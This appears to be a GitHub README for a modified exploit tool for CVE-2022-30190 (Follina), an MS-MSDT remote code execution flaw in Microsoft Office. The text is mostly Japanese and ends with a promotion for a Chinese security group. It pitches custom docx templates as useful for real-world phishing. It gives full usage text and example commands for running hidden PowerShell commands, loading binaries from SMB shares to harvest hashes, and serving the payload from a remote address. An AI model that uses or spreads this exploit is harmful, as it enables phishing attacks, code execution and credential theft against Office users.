 komomon/cve-2022-30190-follina-office-msdt-fixed
MS-MSDT Office RCE用の修正版CVE-2022-30190エクスプロイトツール。カスタムdocxテンプレートサポート、バイナリ/コマンド実行モード、リモートペイロード配信用の組み込みHTTPサーバーを備える。

このツールは https://github.com/chvancooten/follina.py をベースに修正したものです。独自のdocxテンプレートファイルを指定でき、実戦でのフィッシングに便利です。自分でフィッシング用Word文書を編集した後、-fパラメータで指定できます。
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
默认docx muban.docx
# Execute a local binary
python .\follina.py -m binary -b \windows\system32\calc.exe


python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
興味のある方は、Z2O安全攻防 の公式アカウントをフォローし、「加群」と返信してください。Z2OBot 小Kを追加すると、自動的にZ2O安全攻防交流群に招待され、さらに良い情報を共有できます。


チームは知識星球(Knowledge Planet)を立ち上げ、不定期に最新の脆弱性再現を更新し、手取り足取り教えます。同時にPOC、内部/外部ネットワークのペネトレーションテストのテクニックも不定期に更新します。興味のある方はぜひご参加ください。

スターを歓迎します ⭐ O(∩_∩)O
